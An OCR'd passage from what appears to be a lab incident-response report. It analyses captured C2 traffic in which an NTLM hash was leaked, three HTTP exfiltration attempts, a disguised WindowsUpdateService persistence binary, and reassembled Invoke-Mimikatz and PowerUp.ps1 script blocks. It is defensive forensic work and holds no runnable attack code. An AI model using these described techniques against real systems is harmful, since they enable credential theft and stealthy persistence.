


Figure 9: Credential material recovered from the C2 channel 1




Figure 10: Credential material recovered from the C2 channel 2




Figure 11: Credential material recovered from the C2 channel 3




Figure 12: Credential material recovered from the C2 channel 4

The NTLM hash of `anmar` left the endpoint in cleartext over HTTP and is recoverable by any party with network visibility.

6.6 Exfiltration

Three exfiltration attempts were made, at frames **27163** (05:57:53), **29253** (06:08:02) and **41204** (06:45:54). Each transmitted 1,691 bytes from `%TEMP%\LineNumbers.txt` over unencrypted HTTP to a destination unrelated to the C2 server, satisfying the definition of **T1048.003 – Exfiltration Over Unencrypted Non-C2 Protocol**. The Follow-Stream view also reveals the request transited the lab web proxy (`Via: 1.1 proxy-10 (squid/4.15)`) and reached genuine Cloudflare infrastructure fronting `example.com`, which returned `405 Method Not Allowed`, no data was successfully received, but the exfiltration attempt is fully evidenced.




Figure 13: Exfiltration attempt with PowerShell User-Agent over plain HTTP 1




Figure 14: Exfiltration attempt with PowerShell User-Agent over plain HTTP 2

6.7 Independent Corroboration From the Forwarder Stream

A single frame (**30075**) at 06:11:14 UTC contains the Splunk Universal Forwarder shipping EventCode 7045 to the indexer. The service name and binary path are readable directly in the Bytes pane. This yields the same finding from a fully independent evidence source.




Figure 15: Second evidence source for the service install 1




Figure 16: Second evidence source for the service install 2

The same technique exposes the distractor:
returns `C:\Program Files\SplunkUniversalForwarder \bin\splunk-winevtlog.exe` the *legitimate* forwarder, in direct contrast to the malicious `C:\Users\Public\splunkd.exe`.




Figure 17: EventCode 7045 recovered from the forwarder S2S stream

7 Host Telemetry Analysis

7.1 Persistence




Figure 18: EventCode 7045 – WindowsUpdateService installation

Field	Value
Time	2026-07-28 06:11:13 UTC (11:11:13 local)
Service Name	`WindowsUpdateService`
Service File Name	`C:\Users\Public\update.exe`
Service Type	user mode service
Start Type	auto start
Service Account	`LocalSystem`

This service does **not** correspond to any recovered Caldera instruction. It was therefore placed outside the C2 channel most plausibly by hand at the console. It represents a second, independent persistence mechanism and should be prioritised during eradication. The name imitates a Windows update component, the binary location in a world-writable directory contradicts that identity.

7.2 Execution




Figure 19: EventCode 4104 – Script block reassembly

614 script-block events reassemble into 55 distinct script blocks. The largest are 196 and 145 chunks (`Invoke-Mimikatz`, 2.86 MB reassembled) and 49, 40 and 31 chunks (`PowerUp.ps1`, 600 KB). The command lines that launched them are recoverable from the PowerShell module and error events:




Figure 20: Recovering invocation command lines

This returns four unique invocations, including:




Figure 21: Reassembled PowerShell script blocks by ScriptBlock ID



Figure 22: Unique PowerShell invocations recovered from Host Application

7.3 Defence Evasion

